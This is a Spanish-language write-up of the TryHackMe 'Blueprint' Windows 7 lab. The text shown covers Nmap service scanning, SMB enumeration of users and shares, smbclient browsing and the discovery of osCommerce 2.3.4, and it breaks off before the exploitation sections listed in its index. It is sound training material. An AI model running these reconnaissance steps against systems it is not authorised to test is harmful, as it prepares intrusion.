


## NARFACE — INFORME TÉCNICO

# Máquina Blueprint



### Descargo de responsabilidad

Este informe contiene información confidencial y sensible destinada únicamente para el uso interno de la entidad. ¿Qué desafíos y aprendizajes nos presentará la máquina Blueprint?

25 de febrero de 2024

Web: [narface.github.io](http://narface.github.io)



# Índice

<b>1. Introducción</b>	<b>2</b>
<b>2. Objetivos</b>	<b>3</b>
2.1. Consideraciones . . . . .	3
<b>3. Reconocimiento</b>	<b>5</b>
3.1. Escaneo con Nmap . . . . .	5
3.2. Enumeración SMB . . . . .	7
<b>4. Identificación y Explotación de Vulnerabilidades en osCommerce 2.3.4</b>	<b>10</b>
4.1. Acceso a través del Puerto 8080 . . . . .	10
4.2. Navegación a la Carpeta osCommerce 2.3.4 . . . . .	11
4.3. Entrada a la Carpeta de Catalog . . . . .	11
<b>5. Escaneo con Gobuster</b>	<b>12</b>
5.1. Directorios y Archivos Relevantes . . . . .	13
<b>6. Explotación de osCommerce 2.3.4</b>	<b>15</b>
6.1. Identificación del Exploit . . . . .	15
6.2. Descripción del Exploit . . . . .	15
6.3. ¿Por Qué Cambiar la Contraseña del Administrador Local? . . . . .	17
<b>7. Extracción de Credenciales con CrackMapExec</b>	<b>18</b>
7.1. Descifrando los Hashes . . . . .	19
<b>8. Elevación de Privilegios con Impacket</b>	<b>20</b>
8.1. Instalación de Impacket . . . . .	20
8.2. Localización de psexec.py . . . . .	20
8.3. Ejecución de psexec.py con Pass-the-Hash . . . . .	20
8.4. Obtención de la Flag de Root . . . . .	20
<b>9. Máquina Blueprint completada</b>	<b>22</b>



## 1. Introducción



Figura 1: Cabecera de la máquina.

En este documento, compartiré el proceso que seguí para superar los desafíos de la máquina **Blueprint** alojada en la plataforma [Tryhackme](#). **Blueprint** es una máquina de nivel fácil, configurada con Windows 7 y alberga un servidor web en el puerto 8080. Este servidor ejecuta una versión obsoleta de OsCommerce, que presenta una vulnerabilidad de carga de archivos arbitrarios utilizada para cargar una shell web. Mi enfoque se centró en técnicas de penetración manual, evitando deliberadamente el uso de herramientas automatizadas como Metasploit.

- **Fase de Reconocimiento:** Identificación de los servicios y vulnerabilidades.
  1. **Nmap:** Utilizado para escanear puertos abiertos y servicios en ejecución en la máquina objetivo, así como para una enumeración más detallada del servicio SMB.
  2. **Gobuster:** Empleado para descubrir directorios y archivos ocultos en el servidor web.
- **Fase de Ganancia de Acceso:** Explotación de las vulnerabilidades identificadas para obtener acceso.
  1. **Python script RCE para osCommerce 2.3.4:** Un script de explotación que aprovecha una vulnerabilidad de ejecución remota de comandos en osCommerce 2.3.4 para obtener acceso.
  2. **smbclient:** Para interactuar con el servicio SMB y explorar los recursos compartidos disponibles.
  3. **searchsploit:** Utilizado para buscar exploits conocidos para las vulnerabilidades identificadas.
- **Fase de Escalada de Privilegios:** Obtención de mayores privilegios dentro del sistema.
  1. **Crackmapexec:** Para la automatización de la evaluación de la seguridad de las credenciales y la escalada de privilegios a través de la red.
  2. **Script de Python:** Este script se utiliza para cambiar el ID de usuario a root, obteniendo así una shell con privilegios de root.
- **Fase de Post-Explotación:** Acciones realizadas después de ganar el acceso.
  1. **Comando find:** Para buscar archivos específicos, como root.txt, en todo el sistema.
  2. **Impacket:** Herramientas utilizadas para diversas tareas de post-explotación, como la manipulación de tráfico de red y la transferencia de archivos.
- **Herramientas de Cracking:** Utilizadas para descifrar las contraseñas obtenidas.
  1. **hashcat:** Para el crackeo de hashes de contraseñas obtenidos durante la fase de explotación.
  2. **crackstation web:** Una herramienta en línea utilizada como alternativa para el crackeo de contraseñas.

Dirección URL

<https://tryhackme.com/room/blueprint>

## 2. Objetivos

El objetivo principal de este proyecto es evaluar el estado de seguridad de la máquina virtual **Blueprint** en TryHackMe. Específicamente, se busca:

- Obtener un entendimiento profundo de las vulnerabilidades presentes.
- Conseguir una reverse shell que nos permita acceder al sistema de la máquina objetivo.
- Escalar privilegios para obtener el máximo nivel de acceso posible dentro de la máquina.
- Localizar y leer la flag final como prueba de la completa dominación de la máquina.

### 2.1. Consideraciones

Durante el proceso de prueba de penetración de la máquina **Blueprint**, se enfrentaron varias limitaciones que influyeron en el enfoque y las técnicas aplicadas:

- **Restricciones de tiempo:** El desafío se abordó dentro de un marco temporal específico, lo que limitó la exploración de vectores de ataque alternativos y la profundización en técnicas avanzadas de escalada de privilegios.
- **Alcance del Proyecto:** El enfoque se mantuvo en las vulnerabilidades identificadas durante la fase de reconocimiento, priorizando aquellas que ofrecían un camino claro hacia la obtención de acceso y escalada de privilegios.
- **Herramientas Disponibles:** Se utilizó un conjunto específico de herramientas, seleccionadas por su eficacia y relevancia para las vulnerabilidades encontradas. Esto implicó la omisión de herramientas automatizadas complejas como Metasploit, en favor de técnicas manuales que proporcionan una comprensión más profunda de los ataques.

Dirección IP del objetivo	10.10.1.62
Nombre de la máquina	Blueprint (TryHackMe)
Sistema operativo	Windows
Fecha y hora de la evaluación	25 de febrero de 2024
Nombre del auditor	Narface

El objetivo de esta evaluación fue identificar vulnerabilidades y posibles vectores de ataque en la máquina objetivo. Se realizaron varias pruebas, incluyendo el escaneo de puertos, la búsqueda de directorios en el servidor web, la explotación de vulnerabilidades específicas para obtener una shell remota, y la escalada de privilegios para obtener acceso como root.




Figura 2: Flujo de trabajo para la evaluación de seguridad en la máquina Blueprint



### 3. Reconocimiento

El reconocimiento es una etapa crítica en el proceso de prueba de penetración, donde el objetivo principal es recopilar tanta información como sea posible sobre el sistema objetivo. Esta información es vital para identificar posibles vectores de ataque y planificar las siguientes etapas del proceso de prueba. Para la máquina Blueprint en TryHackMe, esta fase fue fundamental para establecer un plan de ataque efectivo.

#### 3.1. Escaneo con Nmap

Durante la fase de reconocimiento, se puso especial énfasis en identificar los servicios y puertos abiertos en la máquina Blueprint.

Se utilizó la herramienta **Nmap**, por su eficacia en el mapeo de redes y la detección de servicios. El escaneo de Nmap proporcionó una visión detallada de los puertos abiertos y los servicios que se ejecutan en la máquina Blueprint, destacando aquellos que son conocidos por ser potencialmente vulnerables o mal configurados.

Los resultados del escaneo revelaron varios puertos abiertos, incluyendo servicios web y de gestión de bases de datos, que fueron analizados en detalle en las siguientes fases de la evaluación. La identificación de estos servicios permitió planificar con precisión los próximos pasos hacia la explotación y el eventual compromiso de la máquina.

```

File: blueprint.nmap
1 # Nmap 7.94SVN scan initiated Sun Feb 25 09:28:02 2024 as: nmap -Pn -sV -sC -oA blueprint 10.10.1.62
2 Nmap scan report for 10.10.1.62
3 Host is up (0.16s latency).
4 Not shown: 987 closed tcp ports (reset)
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http     Microsoft IIS httpd 7.5
7 | http-methods:
8 |_ Potentially risky methods: TRACE
9 |_ http-title: 404 - File or directory not found.
10 |_ http-server-header: Microsoft-IIS/7.5
11 135/tcp   open  msrpc   Microsoft Windows RPC
12 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
13 443/tcp   open  ssl/http Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
14 | tls-alpn:
15 |_ http/1.1
16 |_ ssl-date: TLS randomness does not represent time
17 |_ http-title: Bad request!
18 |_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
19 |_ ssl-cert: Subject: commonName=localhost
20 | Not valid before: 2009-11-10T23:48:47
21 | Not valid after:  2019-11-08T23:48:47
22 445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
23 3306/tcp  open  mysql   MariaDB (unauthorized)
24 8080/tcp  open  http    Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
25 | http-methods:
26 |_ Potentially risky methods: TRACE
27 | http-ls: Volume /
28 | SIZE TIME                FILENAME
29 | - 2019-04-11 22:52 oscommerce-2.3.4/
30 | - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
31 | - 2019-04-11 22:52 oscommerce-2.3.4/docs/
32 |
33 |_ http-title: Index of /
34 |_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
35 49152/tcp open  msrpc   Microsoft Windows RPC
36 49153/tcp open  msrpc   Microsoft Windows RPC
37 49154/tcp open  msrpc   Microsoft Windows RPC
38 49158/tcp open  msrpc   Microsoft Windows RPC
39 49159/tcp open  msrpc   Microsoft Windows RPC
40 49160/tcp open  msrpc   Microsoft Windows RPC
41 Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
42
43 Host script results:

```

Figura 3: Reconocimiento con nmap.



El comando específico utilizado en Nmap para este propósito fue:

```
nmap -Pn -sV -sC -oA blueprint 10.10.1.62
```

### Explicación del Comando Nmap para Blueprint

El comando `nmap` se utilizó para realizar un escaneo en profundidad de la máquina Blueprint, identificando puertos abiertos y servicios en ejecución, con el objetivo de descubrir posibles vectores de ataque y vulnerabilidades. A continuación, se detallan las opciones utilizadas en el comando:

- `-Pn`: Omite el descubrimiento de hosts y asume que el host está en línea. Esto es particularmente útil cuando un firewall o una política de red impide las respuestas a los pings.
- `-sV`: Realiza la detección de versiones de servicios en los puertos abiertos, permitiendo identificar aplicaciones específicas y sus versiones.
- `-sC`: Ejecuta un conjunto de scripts de Nmap por defecto para detección adicional, lo que puede revelar configuraciones vulnerables o información sensible.
- `-oA blueprint`: Guarda los resultados del escaneo en archivos con el prefijo ‘blueprint’ en tres formatos diferentes: normal (.nmap), XML (.xml) y grepable (.gnmap), facilitando el análisis posterior.
- `10.10.1.62`: Especifica la dirección IP de la máquina Blueprint en TryHackMe a escanear, dirigido directamente al objetivo de la evaluación.

Los resultados del escaneo Nmap indican que la máquina **Blueprint** tiene varios puertos abiertos, cada uno ofreciendo diferentes servicios. A continuación, se detallan los puertos detectados y la información relevante asociada a cada uno:

TCP	
Puertos	
80, 135, 139, 443, 445, 3306, 8080, 49152, 49153, 49154, 49158, 49159, 49160	

Puerto	Estado	Servicio	Versión
80/tcp	open	http	Microsoft IIS httpd 7.5
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
445/tcp	open	microsoft-ds	Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds
3306/tcp	open	mysql	MariaDB (unauthorized)
8080/tcp	open	http	Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC
49159/tcp	open	msrpc	Microsoft Windows RPC
49160/tcp	open	msrpc	Microsoft Windows RPC

Los resultados del escaneo revelan varios servicios y configuraciones interesantes:

- **80/tcp**: Servidor HTTP Microsoft IIS 7.5 es un servidor web que forma parte de Windows Server 2008 R2 y Windows 7. Dado que estas versiones de Windows están desactualizadas, el servidor puede ser vulnerable a múltiples vectores de ataque, incluyendo ejecución remota de código, elevación de privilegios, y revelación de información.



- **443/tcp y 8080/tcp:** Apache 2.4.23 sobre SSL, con directorios de **oscommerce-2.3.4** accesibles, lo que puede indicar vulnerabilidades relacionadas con aplicaciones web.
- **445/tcp:** Windows 7 Home Basic SP1 con SMB activo, sugiriendo la posibilidad de explotar vulnerabilidades en el servicio SMB. Podría ser vulnerable a varias explotaciones de SMB, como EternalBlue (MS17-010), dependiendo de las actualizaciones de seguridad aplicadas.
- **3306/tcp:** MariaDB sin autenticación, lo que podría permitir el acceso no autorizado a bases de datos.
- **Puertos 49152-49154/tcp:** Servicios RPC (Remote Procedure Call) de Windows, que pueden revelar información del sistema o ser explotados indirectamente.

La presencia de múltiples versiones de servicios y aplicaciones indica potenciales puntos de entrada para la explotación.

### 3.2. Enumeración SMB

La enumeración SMB (Server Message Block) es un proceso crítico dentro de las evaluaciones de seguridad que se centra en descubrir recursos compartidos a través del protocolo SMB, un protocolo de compartición de archivos utilizado en entornos Windows. Este protocolo no solo permite la compartición de archivos e impresoras, sino que también puede revelar información valiosa sobre los usuarios del sistema y posibles vectores de ataque.

Para realizar la enumeración SMB en la máquina **Blueprint**, se ejecutó el siguiente comando con Nmap, el cual está diseñado para identificar los compartimentos disponibles y los usuarios en el sistema objetivo:

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.1.62
```

Para visualizar la enumeración SMB realizada, se incluye la siguiente captura de pantalla:



```

> nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.1.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 09:36 CET
Nmap scan report for 10.10.1.62
Host is up (0.37s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-users:
|   BLUEPRINT\Administrator (RID: 500)
|     Description: Built-in account for administering the computer/domain
|     Flags:        Password does not expire, Normal user account
|   BLUEPRINT\Guest (RID: 501)
|     Description: Built-in account for guest access to the computer/domain
|     Flags:        Password not required, Password does not expire, Normal user account
|   BLUEPRINT\Lab (RID: 1000)
|     Full name:  Steve
|     Flags:        Normal user account
| smb-enum-shares:
|   account_used: guest
|   \\10.10.1.62\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.1.62\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.1.62\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.1.62\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.10.1.62\Windows:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|_ 

```

Figura 4: Enumeración SMB usando Nmap y exploración adicional con smbclient.

## Usuarios Enumerados

Se han encontrado tres cuentas de usuario:

- **Administrator:** La cuenta de administrador del sistema. Aunque es poco probable que se acceda directamente a esta cuenta sin las credenciales, saber que existe puede ser útil para ataques futuros.
- **Guest:** Una cuenta de invitado sin contraseña. Aunque tiene permisos limitados, el acceso anónimo o como invitado a ciertos recursos compartidos puede ser posible.
- **Lab (Steve):** Una cuenta de usuario que podría ser más vulnerable a ataques de fuerza bruta, especialmente si la política de seguridad del sistema es débil.



# Recursos Compartidos Enumerados

Se han identificado varios recursos compartidos, con diferentes niveles de acceso:

- **ADMIN\$ y C\$:** Recursos compartidos administrativos ocultos. Estos generalmente requieren credenciales de administrador para acceder y son utilizados para la administración remota.
  - **IPC\$:** Un recurso compartido especial utilizado para la comunicación interprocesos. Se tiene acceso de lectura/escritura anónimo, lo cual puede ser explotado para recopilar más información o intentar elevar privilegios.
  - **Users y Windows:** Recursos compartidos con acceso de lectura. Estos podrían contener información útil, como archivos personales, configuraciones del sistema o incluso contraseñas almacenadas de forma insegura.

## Comandos Útiles en smbclient

Para explorar estos directorios, se pueden usar comandos de ‘smbclient’ como:

```
smbclient \\\\10.10.1.62\\Users
```

- **cd**: Cambiar de directorio. Ejemplo: `cd Documents`
  - **ls**: Listar archivos en el directorio actual.
  - **get**: Descargar un archivo al sistema local. Ejemplo: `get example.txt`
  - **mget**: Descargar múltiples archivos del directorio actual al sistema local. Ejemplo: `mget *`
  - **recurse ON**: Activa el modo recursivo para comandos como **ls** o **mget** que permite operar de manera recursiva en directorios y subdirectorios.

```
> smbclient \\\\10.10.1.62\\Users
Password for [WORKGROUP]\\root]:
Try "help" to get a list of possible commands.
smb: > ls
.
..
Default DR 0 Fri Apr 12 00:36:40 2019
desktop.ini DHR 0 Tue Jul 14 09:17:20 2009
Public AHS 174 Tue Jul 14 06:41:57 2009
smb: > cd Default
cd Default\Default 7863807 blocks of size 4096. 4762234 blocks available
smb: > ls
.
..
AppData DHR 0 Tue Jul 14 09:17:20 2009
Desktop DHn 0 Tue Jul 14 04:37:05 2009
Documents DR 0 Tue Jul 14 04:04:25 2009
Downloads DR 0 Tue Jul 14 04:04:25 2009
Favorites DR 0 Tue Jul 14 04:04:25 2009
Links DR 0 Tue Jul 14 04:04:25 2009
Music DR 0 Tue Jul 14 04:04:25 2009
NTUSER.DAT AHSn 262144 Sun Jan 15 23:39:21 2017
NTUSER.DAT.LOG AH 1024 Tue Apr 12 04:28:04 2011
NTUSER.DAT.LOG1 AH 197632 Fri Apr 12 00:49:06 2019
NTUSER.DAT.LOG2 AH 0 Tue Jul 14 04:03:40 2009
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf AHS 65536 Tue Jul 14 06:34:22 2009
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMcontainer00000000000000000000000000000001.regtrans-ms AHS 524288 Tue Jul 14 06:34:22 2009
NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000000000000000002.regtrans-ms AHS 524288 Tue Jul 14 06:34:22 2009
Pictures DR 0 Tue Jul 14 04:04:25 2009
Saved Games Dn 0 Tue Jul 14 04:04:25 2009
Videos DR 0 Tue Jul 14 04:04:25 2009
smb: > cd Default\>
```

Figura 5: Enumeración SMB usando Nmap y exploración adicional con smbclient.

## 4. Identificación y Explotación de Vulnerabilidades en osCommerce

### 2.3.4


En el proceso de evaluación de seguridad de la máquina **Blueprint**, se identificaron varias aplicaciones y servicios en ejecución. Uno de los hallazgos más significativos fue la presencia de la plataforma de comercio electrónico **osCommerce 2.3.4** escuchando en los puertos **443** (HTTPS) y **8080** (HTTP alternativo).

**osCommerce** es una popular plataforma de comercio electrónico de código abierto. Sin embargo, la versión **2.3.4** es conocida por tener varias vulnerabilidades de seguridad que pueden ser explotadas para comprometer el sistema subyacente o robar datos sensibles:

- Vulnerabilidades Conocidas:** La versión 2.3.4 de osCommerce ha sido ampliamente documentada por tener múltiples fallos de seguridad, incluyendo, pero no limitado a, ejecuciones de código remoto, inyecciones SQL y vulnerabilidades de cross-site scripting (XSS). Estas vulnerabilidades ofrecen varios vectores de ataque que un atacante puede explotar.
- Exposición Pública:** Dado que osCommerce está accesible tanto a través del puerto seguro 443 como del puerto alternativo 8080, su presencia aumenta la superficie de ataque accesible desde Internet.
- Impacto Potencial:** La explotación exitosa de las vulnerabilidades en osCommerce no solo puede permitir la ejecución de código arbitrario en el servidor web, sino que también puede resultar en la adquisición de datos de clientes y transacciones comerciales.

#### 4.1. Acceso a través del Puerto 8080

Inicialmente, accedimos a la interfaz web de osCommerce a través del puerto 8080. Este puerto se identificó como abierto durante el escaneo inicial y se determinó que servía contenido web asociado a osCommerce.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">oscommerce-2.3.4/</a>	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.1.62 Port 8080


Figura 6: Acceso inicial a osCommerce a través del puerto 8080.

Este paso confirmó la presencia activa de osCommerce.



## 4.2. Navegación a la Carpeta osCommerce 2.3.4

Posteriormente, procedimos a navegar por la estructura de directorios del servidor web, localizando específicamente la carpeta de osCommerce 2.3.4. Esta carpeta contenía los archivos y configuraciones esenciales de la aplicación web.



The screenshot shows a terminal window with the following details:

- Header:** TryHackMe | BluepriX Index of /oscommerce-2.3.4 +
- Address Bar:** 10.10.1.62:8080/oscommerce-2.3.4/
- Bottom Navigation:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter
- Title:** Index of /oscommerce-2.3.4
- Table:** A table listing files in the directory:
 


Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
